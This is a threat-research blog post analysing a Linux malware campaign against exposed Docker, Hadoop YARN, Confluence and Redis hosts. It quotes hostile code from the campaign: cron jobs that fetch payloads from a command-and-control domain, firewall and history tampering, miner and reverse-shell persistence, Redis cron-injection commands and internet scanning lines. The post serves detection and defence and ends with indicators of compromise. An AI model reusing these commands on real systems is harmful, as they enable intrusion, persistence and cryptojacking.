
Spinning YARN - A New Linux Malware Campaign Targets Docker, Apache Hadoop, Redis and Confluence

Written by: **Matt Muir**



Alarms

Rootkit Linux Libprocesshider	0 events · 4 files
XMRig T1496 - Resource Hijacking	0 events · 2 files
Tagged as malicious by user	15 events · 0 files
SELinux Stopped T1562.001 - Disable or Modify Tools	1 event · 1 file

Introduction

Cado Security Labs researchers have recently encountered an emerging malware campaign targeting misconfigured servers running the following web-facing services:

- Apache Hadoop **YARN**,
- Docker,

Once initial access is achieved, a series of shell scripts and general Linux attack techniques are used to deliver a cryptocurrency miner, spawn a reverse shell and enable persistent access to the compromised hosts.

As always, it's worth stressing that without the capabilities of governments or law enforcement agencies, attribution is nearly impossible – particularly where shell script payloads are concerned. However, it's worth noting that the shell script payloads delivered by this campaign bear resemblance to those seen in prior cloud attacks, including those attributed to TeamTNT and WatchDog, along with the Kiss a Dog campaign reported by **Crowdstrike**.

Summary:

- Four novel Golang payloads have been discovered that automate the identification and exploitation of Docker, Hadoop YARN, Confluence and Redis hosts
- Attackers deploy an exploit for **CVE-2022-26134**, an n-day vulnerability in Confluence which is used to conduct RCE attacks
- For the Docker compromise, the attackers spawn a container and escape from it onto the underlying host
- The attackers also deploy an instance of the **Platypus** open source reverse shell utility, to maintain access to the host
- Multiple user mode rootkits are deployed to hide malicious processes

Initial Access

Cado Security Labs researchers first discovered this campaign after being alerted to a cluster of initial access activity on a Docker Engine API honeypot. A Docker command was received from the IP address 47[.]96[.]69[.]71 that spawned a new container, based on Alpine Linux, and created a bind mount for the underlying honeypot server's root directory (/) to the mount point `/mnt` within the container itself.

This technique is fairly common in Docker attacks, as it allows the attacker to write files to the underlying host. Typically, this is exploited to write out a job for the Cron scheduler to execute, essentially conducting a RCE attack.
In this particular campaign, the attacker exploits this exact method to write out an executable at the path `/usr/bin/vurl`, along with registering a Cron job to decode some base64-encoded shell commands and execute them on the fly by piping through `bash`.

Wireshark output demonstrating Docker communication, including Initial Access commands

The `vurl` executable consists solely of a simple shell script function, used to establish a TCP connection with the attacker's Command and Control (C2) infrastructure via the `/dev/tcp` device file. The Cron jobs mentioned above then utilise the `vurl` executable to retrieve the first stage payload from the C2 server located at http[:]//b[.]9-9-8[.]com which, at the time of the attack, resolved to the IP 107[.]189[.]31[.]172.

```
echo dnVybCgpIHsKCUlGUz0vIHJlYWQgLXIgcHJvdG8geCBob3N0IHF1ZXJ5IDw8PCIkMSIKICAgIGV4ZWMgMz

     \u003e/usr/bin/vurl \u0026\u0026 chmod +x /usr/bin/vurl;echo '* * * * * root echo
```

Payload retrieval commands written out to the Docker host

```
echo dnVybCBodHRwOi8vYi45LTktOC5jb20vYnJ5c2ovY3JvbmIuc2gK|base64 -d

    vurl http[:]//b[.]9-9-8[.]com/brysj/cronb.sh
```

Contents of first Cron job decoded

To provide redundancy in the event that the `vurl` payload retrieval method fails, the attackers write out an additional Cron job that attempts to use Python and the urllib2 library to retrieve another payload named `t.sh`.

```
KiAqICogKiAqIHJvb3QgcHl0aG9uIC1jICJpbXBvcnQgdXJsbGliMjsgcHJpbnQgdXJsbGliMi51cmxvcGVuKC
```

Skip to content

It's worth noting that based on the decoded commands above, `t.sh` appears to reside outside the web directory that the other files are served from. This could be a mistake on the part of the attacker, perhaps they neglected to include that fragment of the URL when writing the Cron job.

cronb.sh – Primary Payload

`cronb.sh` is a fairly straightforward shell script, its capabilities can be summarised as follows:

- Define the C2 domain (http[:]//b[.]9-9-8[.]com) and URL (http[:]//b[.]9-9-8[.]com/brysj) where additional payloads are located
- Check for the existence of the `chattr` utility and rename it to `zzhcht` at the path in which it resides
- If `chattr` does not exist, install it via the `e2fsprogs` package using either the `apt` or `yum` package managers before performing the renaming described above
- Determine whether the current user is `root` and retrieve the next payload based on this

```
...
    if [ -x /bin/chattr ];then
        mv /bin/chattr /bin/zzhcht
    elif [ -x /usr/bin/chattr ];then
        mv /usr/bin/chattr /usr/bin/zzhcht
    elif [ -x /usr/bin/zzhcht ];then
        export CHATTR=/usr/bin/zzhcht
    elif [ -x /bin/zzhcht ];then
        export CHATTR=/bin/zzhcht
    else
       if [ $(command -v yum) ];then
            yum -y reinstall e2fsprogs
            if [ -x /bin/chattr ];then
               mv /bin/chattr /bin/zzhcht
       elif [ -x /usr/bin/chattr ];then
               mv /usr/bin/chattr /usr/bin/zzhcht
            fi
       else
            apt-get -y reinstall e2fsprogs
            if [ -x /bin/chattr ];then
              mv /bin/chattr /bin/zzhcht
      elif [ -x /usr/bin/chattr ];then
              mv /usr/bin/chattr /usr/bin/zzhcht
            fi
       fi
    fi
    ...
```

Snippet of cronb.sh demonstrating `chattr` renaming code

Skip to content

`miner running` to standard out. Later code suggests that the retrieved miner communicates with a mining pool on port 80, indicating that this is a check to determine whether the host has been previously compromised.

`ar.sh` will then proceed to install a number of utilities, including `masscan`, which is used for host discovery at a later stage in the attack. With this in place, the malware proceeds to run a number of common system weakening and anti-forensics commands. These include disabling `firewalld` and `iptables`, deleting shell history (via the `HISTFILE` environment variable), disabling SELinux and ensuring outbound DNS requests are successful by adding public DNS servers to `/etc/resolv.conf`.

Interestingly, `ar.sh` makes use of the **shopt** (shell options) builtin to prevent additional shell commands from the attacker's session from being appended to the history file. This is achieved with the following command:

```
shopt -ou history 2>/dev/null 1>/dev/null
```

Not only are additional commands prevented from being written to the history file, but the `shopt` command itself doesn't appear in the shell history once a new session has been spawned. This is an effective anti-forensics technique for shell script malware, one that Cado Security Labs researchers have yet to see in other campaigns.

```
env_set(){
    iptables -F
    systemctl stop firewalld 2>/dev/null 1>/dev/null
    systemctl disable firewalld 2>/dev/null 1>/dev/null
    service iptables stop 2>/dev/null 1>/dev/null
    ulimit -n 65535 2>/dev/null 1>/dev/null
    export LC_ALL=C
    HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}" 2>/dev/null 1>/dev/null
    export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
    unset HISTFILE 2>/dev/null 1>/dev/null
    shopt -ou history 2>/dev/null 1>/dev/null
    set +o history 2>/dev/null 1>/dev/null
    HISTSIZE=0 2>/dev/null 1>/dev/null
    export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr
    setenforce 0 2>/dev/null 1>/dev/null
    echo SELINUX=disabled >/etc/selinux/config 2>/dev/null
    sudo sysctl kernel.nmi_watchdog=0
    sysctl kernel.nmi_watchdog=0
    echo '0' >/proc/sys/kernel/nmi_watchdog
    echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
    grep -q 8.8.8.8 /etc/resolv.conf || ${CHATTR} -i /etc/resolv.conf 2>/dev/null 1>/de
    grep -q 114.114.114.114 /etc/resolv.conf || ${CHATTR} -i /etc/resolv.conf 2>/dev/nu
    }
```

System weakening commands from ar.sh – env_set() function

Skip to content

Other notable capabilities of `ar.sh` include:

- Insertion of an attacker-controlled SSH key, to maintain access to the compromised host
- Retrieval of the miner binary (a fork of XMRig), this is saved to `/var/tmp/.11/sshd`
- Retrieval of `bioset`, an open source Golang reverse shell **utility**, named Platypus, saved to /var/tmp/.11/bioset
  - The bioset payload was intended to communicate with an additional C2 server located at 209[.]141[.]37[.]110:14447, communication with this host was unsuccessful at the time of analysis
- Registering persistence in the form of systemd services for both `bioset` and the miner itself
- Discovery of SSH keys and related IPs
  - The script also attempts to spread the `cronb.sh` malware to these discovered IPs via a SSH remote command
- Retrieval and execution of a binary executable named `fkoths` (discussed in a later section)

```
...
            ${CHATTR} -ia /etc/systemd/system/sshm.service && rm -f /etc/systemd/syster
    cat >/tmp/ext4.service << EOLB
    [Unit]
    Description=crypto system service
    After=network.target
    [Service]
    Type=forking
    GuessMainPID=no
    ExecStart=/var/tmp/.11/sshd
    WorkingDirectory=/var/tmp/.11
    Restart=always
    Nice=0
    RestartSec=3
    [Install]
    WantedBy=multi-user.target
    EOLB
    fi
    grep -q '/var/tmp/.11/bioset' /etc/systemd/system/sshb.service
    if [ $? -eq 0 ]
    then
            echo service exist
    else
            ${CHATTR} -ia /etc/systemd/system/sshb.service && rm -f /etc/systemd/syster
    cat >/tmp/ext3.service << EOLB
    [Unit]
    Description=rshell system service
    After=network.target
    [Service]
    Type=forking
```

```
    ...
```

Examples of systemd service creation code for the miner and bioset binaries


Finally, `ar.sh` creates an infection marker on the host in the form of a simple text file located at `/var/tmp/.dog`. The script first checks that the `/var/tmp/.dog file` exists. If it doesn't, the file is c
and the string `lockfile` is echoed into it. This serves as a useful detection mechanism to determine whether a host has been compromised by this campaign.

Finally, `ar.sh` concludes by retrieving `s.sh` from the C2 server, using the `vurl` function once again.

fkoths

This payload is the first of several 64-bit Golang ELFs deployed by the malware. The functionality of this executable is incredibly straightforward. Besides `main()`, it contains two additional functions named `DeleteImagesByRepo()` and `AddEntryToHost()`.

`DeleteImagesByRepo()` simply searches for Docker images from the Ubuntu or Alpine repositories, and deletes those if found. Go's heavy use of the stack makes it somewhat difficult to determine which repositories the attackers were targeting based on static analysis alone. Fortunately, this becomes evident when monitoring the stack in a debugger.



```
                                                                                     [ STACK ]
00:0000│ rsp 0xc00006cf10 —▸ 0xc00006cf30 —▸ 0x4e7002 (string.*+1250) ◂— 0x697575746e756275 ('ubuntuui')
01:0008│     0xc00006cf18 ◂— 0x2
02:0010│     0xc00006cf20 ◂— 0x2
03:0018│     0xc00006cf28 ◂— 0x0
04:0020│ rax 0xc00006cf30 —▸ 0x4e7002 (string.*+1250) ◂— 0x697575746e756275 ('ubuntuui')
05:0028│     0xc00006cf38 ◂— 0x6
06:0030│     0xc00006cf40 —▸ 0x4e6fa2 (string.*+1154) ◂— 0x6863656e69706c61 ('alpinech')
07:0038│     0xc00006cf48 ◂— 0x6
```

Example stack contents when `DeleteImagesByRepo()` is called

It's clear from the initial access stage that the attackers leverage the `alpine:latest` image to initiate their attack on the host. Based on this, it's been assessed with high confidence that the purpose of this function is to clear up any evidence of this initial access, essentially performing anti-forensics on the host.

The `AddEntryToHost()` function, as the name suggests, updates the `/etc/hosts` file with the following line:

```
127.0.0.1 registry-1.docker.io
```

This has the effect of "blackholing" outbound requests to the Docker registry, preventing additional container images from being pulled from Dockerhub. This same technique was observed recently by Cado Security Labs researchers in the **Commando Cat** campaign.

s.sh

The next stage in the infection chain is the execution of yet another shell script, this time used to download

Skip to content

With this in place, the malware proceeds to install a number of packages via the `apt` or `yum` package managers. Notable packages include:

- build-essential
- gcc
- redis-server
- redis-tools
- redis
- unhide
- masscan
- docker.io
- libpcap (a dependency of `pnscan`)

From this we can ascertain that the attacker intends to compile some code on delivery, interact with Redis, conduct Internet scanning with `masscan` and interact with Docker.

With the package installation complete, `s.sh` proceeds to retrieve `zgrab` and `pnscan` from the C2 server, these are used for host discovery in a later stage. The script then proceeds to retrieve the following executables:

- `c.sh` – saved as `/etc/.httpd/.../httpd`
- `d.sh` – saved as `/var/.httpd/.../httpd`
- `w.sh` – saved as `/var/.httpd/..../httpd`
- `h.sh` – saved as `var/.httpd/...../httpd`

`s.sh` then proceeds to define systemd services to persistently launch the retrieved executables, before saving them to the following paths:

- `/etc/systemd/system/zzhr.service` (`c.sh`)
- `/etc/systemd/system/zzhd.service` (`d.sh`)
- `/etc/systemd/system/zzhw.service` (`w.sh`)
- `/etc/systemd/system/zzhh.service` (`h.sh`)

```
...
    if [ ! -f /var/.httpd/...../httpd ];then
        vurl $domain/d/h.sh > httpd
        chmod a+x httpd
        echo "FUCK chmod2"
        ls -al /var/.httpd/.....
    fi
    cat >/tmp/h.service <<EOL
    [Service]
    LimitNOFILE=65535
```

Example of payload retrieval and service creation co yload

h.sh, d.sh, c.sh, w.sh – Initial Access and Spreader Utilities

In the previous stage, the attacker retrieves and attempts to persist the payloads `c.sh`, `d.sh`, `w.sh` and `h.sh`. These executables are dedicated to identifying and exploiting hosts running each of the four services mentioned previously.

Despite their names, all of these payloads are 64-bit Golang ELF binaries. Interestingly, the malware developer neglected to strip the binaries, leaving DWARF debug information intact. There has been no effort made to obfuscate strings or other sensitive data within the binaries either, making them trivial to reverse engineer.

The purpose of these payloads is to use `masscan` or `pnscan` (compiled on delivery in an earlier stage) to scan a randomised network segment and search for hosts with ports 2375, 8088, 8090 or 6379 open. These are default ports used by the Docker Engine API, Apache Hadoop YARN, Confluence and Redis respectively.

`h.sh`, `d.sh` and `w.sh` contain identical functions to generate a list of IPs to scan and hunt for these services. First, the Golang `time_Now()` function is called to provide a seed for a random number generator. This is passed to a function `generateRandomOctets()` that's used to define a randomised /8 network prefix to scan. Example values include:

- 109.0.0.0/8
- 84.0.0.0/8
- 104.0.0.0/8
- 168.0.0.0/8
- 3.0.0.0/8
- 68.0.0.0/8

For each randomised octet, `masscan` is invoked and the resulting IPs are written out to the file `scan_<octet>.0.0.0_8.txt` in the working directory.

d.sh

Skip to content

For `d.sh`, this procedure is used to identify hosts with the default Docker Engine API port (2375) open. The full `masscan` command is as follows:

```
masscan <octet>.0.0.0/8 -p 2375 –rate 10000 -oL scan_<octet>.0.0.0_8.txt
```

The `masscan` output file is then read and the list of IPs is converted into a format readable by **zgrab**, before being written out to the file `ips_for_zgrab_<octet>.txt`.

For `d.sh`, `zgrab` will read these IPs and issue a HTTP GET request to the `/v1.16/version` endpoint of the Docker Engine API. The `zgrab` command in its entirety is as follows:

```
zgrab --senders 5000 --port=2375 --http='/v1.16/version' --output-
file=zgrab_output_<octet>.0.0.0_8.json`  < ips_for_zgrab_<octet>.txt 2>/dev/null
```

Successful responses to this HTTP request let the attacker know that Docker Engine is indeed running on port 2375 for the IP in question. The list of IPs to have responded successfully is then written out to `zgrab_output_<octet>.0.0.0_8.json`.

Next, the payload calls a function helpfully named `executeDockerCommand()` for each of the IPs discovered by `zgrab`. As the name suggests, this function executes the Docker command covered in the Initial Access section above, kickstarting the infection chain on a new vulnerable host.

Decompiler output demonstrating Docker command construction routine

h.sh

This payload contains identical logic for the randomised octet generation and follows the same procedure

Skip to content

From this, we can determine that `d.sh` is a Docker discovery and initial access tool, whereas `h.sh` is an Apache Hadoop discovery and initial access tool.

Instead of invoking the `executeDockerCommand()` function, this payload instead invokes a function n `executeYARNCommand()` to handle the interaction with Hadoop. Similar to the Docker API interaction described previously, the purpose of this is to target **Apache Hadoop YARN**, a component of Hadoop that is responsible for scheduling tasks within the cluster.

If the YARN API is exposed to the open Internet, it's possible to conduct a RCE attack by sending a JSON payload in a HTTP POST request to the `/ws/v1/cluster/apps/` endpoint. This method of conducting RCE has been **leveraged previously** to deliver cloud-focused malware campaigns, such as Kinsing.

Example of YARN HTTP POST generation pseudocode in `h.sh`

The POST request contains a JSON body with the same base64-encoded initial access command we covered previously. The JSON payload defines a new application (task to be scheduled, in this case a shell command) with the name `new-application`. This shell command decodes the base64 payload that defines `vurl` and retrieves the first stage of the infection chain.

Success in executing this command kicks off the infection once again on a Hadoop host, allowing the attackers persistent access and the ability to run their XMRig miner.

w.sh

Skip to content

As you might expect, this RCE is once again used to execute the base64-encoded initial access command mentioned previously.

Decompiler output displaying CVE-2022-26134 exploit code

Without URL encoding, the full URI appears as follows:

```
/${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java.lar
```

c.sh

This final payload is dedicated to exploiting misconfigured Redis deployments. Of course, **targeting** of Redis is incredibly common amongst cloud-focused threat actors, making it unsurprising that Redis would be included as one of the four services targeted by this campaign.

This sample includes a slightly different discovery procedure from the previous three. Instead of using a combination of `zgrab` and `masscan` to identify targets, `c.sh` opts to execute `pnscan` across a range of randomly-generated IP addresses.

After execution, the malware sets the maximum number of open files to 5000 via the `setrlimit()` syscall, before proceeding to delete a file named .dat in the current working directory, if it exists. If the file doesn't exist, the malware creates it and writes the following `redis-cli` commands to it, in preparation for execution on identified Redis hosts:

```
save
    config set stop-writes-on-bgsave-error no
    flushall
    set backup1 "\n\n\n\n*/2 * * * * echo Y2QxIGh0dHA6Ly9iLjktOS04LmNvbS9icnlzai9iLnNo(
    set backup2 "\n\n\n\n*/3 * * * * echo d2dldCAtcSAtTy0gaHR0cDovL2IuOS05LTguY29tL2Jy(
    set backup3 "\n\n\n\n*/4 * * * * echo Y3VybCBodHRwOi8vL2IuOS05LTguY29tL2JyeXNqL2Iu(
    set backup4 "\n\n\n\n@hourly  python -c \"import urllib2; print urllib2.urlopen(\'h
    config set dir "/var/spool/cron/"
    config set dbfilename "root"
    save
    config set dir "/var/spool/cron/crontabs"
    save
    flushall
    set backup1 "\n\n\n\n*/2 * * * * root echo Y2QxIGh0dHA6Ly9iLjktOS04LmNvbS9icnlzai9
    set backup2 "\n\n\n\n*/3 * * * * root echo d2dldCAtcSAtTy0gaHR0cDovL2IuOS05LTguY291
    set backup3 "\n\n\n\n*/4 * * * * root echo Y3VybCBodHRwOi8vL2IuOS05LTguY29tL2JyeXN(
```

`cronb.sh` payload to the database, before saving the ne of the cron directories. When this file is read by the scheduler, the database file is parsed for the Cron job, and the job itself is eventually executed. This is a common Redis exploitation technique, covered extensively by Cado in previous **blogs**.

After running the random octet generation code described previously, the malware then uses `pnsca` attempt to scan the randomised /16 subnet and identify misconfigured Redis servers. The `pnscan` command is as follows:

```
/usr/local/bin/pnscan -t512 -R 6f 73 3a 4c 69 6e 75 78 -W 2a 31 0d 0a 24 34 0d 0a 69 6e 66
6f 0d 0a 221.0.0.0/16 6379
```

- The `-t` argument enforces a timeout of 512 milliseconds for outbound connections
- The `-R` argument looks for a specific hex-encoded response from the target server, in this case `s:Linux` (note that this is likely intended to be `os:Linux`)
- The `-W` argument is a hex-encoded request string to send to the server. This runs the command `1; $4; info` against the Redis host, prompting it to return the banner info searched for with the `-R` argument

Disassembly demonstrating `pnscan` command construction and execution

For each identified IP, the following Redis command is run:

```
redis-cli -h <IP address> -p <port> –raw <content of .dat>
```

Of course, this has the effect of reading the `redis-cli` commands in the `.dat` file and executing them on discovered hosts.

Conclusion

Skip to content

Although it's not the first time Apache Hadoop has been targeted, it's interesting to note that attackers still find the big data framework a lucrative target. It's unclear whether the decision to target Hadoop in addition to Docker is based on the attacker's experience or knowledge of the target environment.

To see how Cado can help you investigate threats like this, **contact our team to see a demo**.

Indicators of Compromise

Filename	**SHA256**
cronb.sh	d4508f8e722f2f3ddd49023e7689d8c65389f65c871ef12e3a6635bbaeb7eb6e
ar.sh	64d8f887e33781bb814eaefa98dd64368da9a8d38bd9da4a76f04a23b6eb9de5
fkoths	afddbaec28b040bcbaa13decdc03c1b994d57de244befbdf2de9fe975cae50c4
s.sh	251501255693122e818cadc28ced1ddb0e6bf4a720fd36dbb39bc7dedface8e5
bioset	0c7579294124ddc32775d7cf6b28af21b908123e9ea6ec2d6af01a948caf8b87
d.sh	0c3fe24490cc86e332095ef66fe455d17f859e070cb41cbe67d2a9efe93d7ce5
h.sh	d45aca9ee44e1e510e951033f7ac72c137fc90129a7d5cd383296b6bd1e3ddb5
w.sh	e71975a72f93b134476c8183051fee827ea509b4e888e19d551a8ced6087e15c
c.sh	5a816806784f9ae4cb1564a3e07e5b5ef0aa3d568bd3d2af9bc1a0937841d174

Paths
/usr/bin/vurl
/etc/cron.d/zzh
/bin/zzhcht
/usr/bin/zzhcht
/var/tmp/.11/sshd
/var/tmp/.11/bioset
/var/tmp/.11/..lph
/var/tmp/.dog
/etc/systemd/system/sshm.service

/etc/.../.ice-unix/.watch

/etc/.httpd/.../httpd

/etc/.httpd/.../httpd

/var/.httpd/..../httpd

/var/.httpd/...../httpd

IP Addresses

47[.]96[.]69[.]71

107[.]189[.]31[.]172

209[.]141[.]37[.]110

Domains/URLs

http[:]//b[.]9-9-8[.]com

http[:]//b[.]9-9-8[.]com/brysj/cronb.sh

http[:]//b[.]9-9-8[.]com/brysj/d/ar.sh

http[:]//b[.]9-9-8[.]com/brysj/d/c.sh

http[:]//b[.]9-9-8[.]com/brysj/d/h.sh

http[:]//b[.]9-9-8[.]com/brysj/d/d.sh

http[:]//b[.]9-9-8[.]com/brysj/d/enbio.tar

Tag(s): RESEARCH & THREAT INTEL

More from the blog

View All Posts

Skip to content

Introduction Cado Security Labs researchers have recently encountered a novel malware campaign targeting Redis for initial...

Continue Reading

By Nate Bill & Matt Muir Summary Commando Cat is a novel cryptojacking campaign exploiting Docker for Initial Access The...

Continue Reading

RESEARCH & THREAT INTEL

Qubitstrike Emerging Malware Campaign Targeting Jupyter Notebooks

October 18, 2023

Qubitstrike Discord C2

Subscribe to Our Blog

To stay up to date on the latest from Cado Security, subscribe to our blog today.

EMAIL*

Subscribe

Product	Solutions by Use Case	Solutions by Industry
Platform	Cross Cloud Investigations	DFIR
Environments	Container & K8s Investigations	SOC
Integrations	Endpoint Triage	MSSPs
	SaaS Investigations	Partners
	Cloud Detection & Response (CDR)	Government
	Evidence Preservation	

Skip to content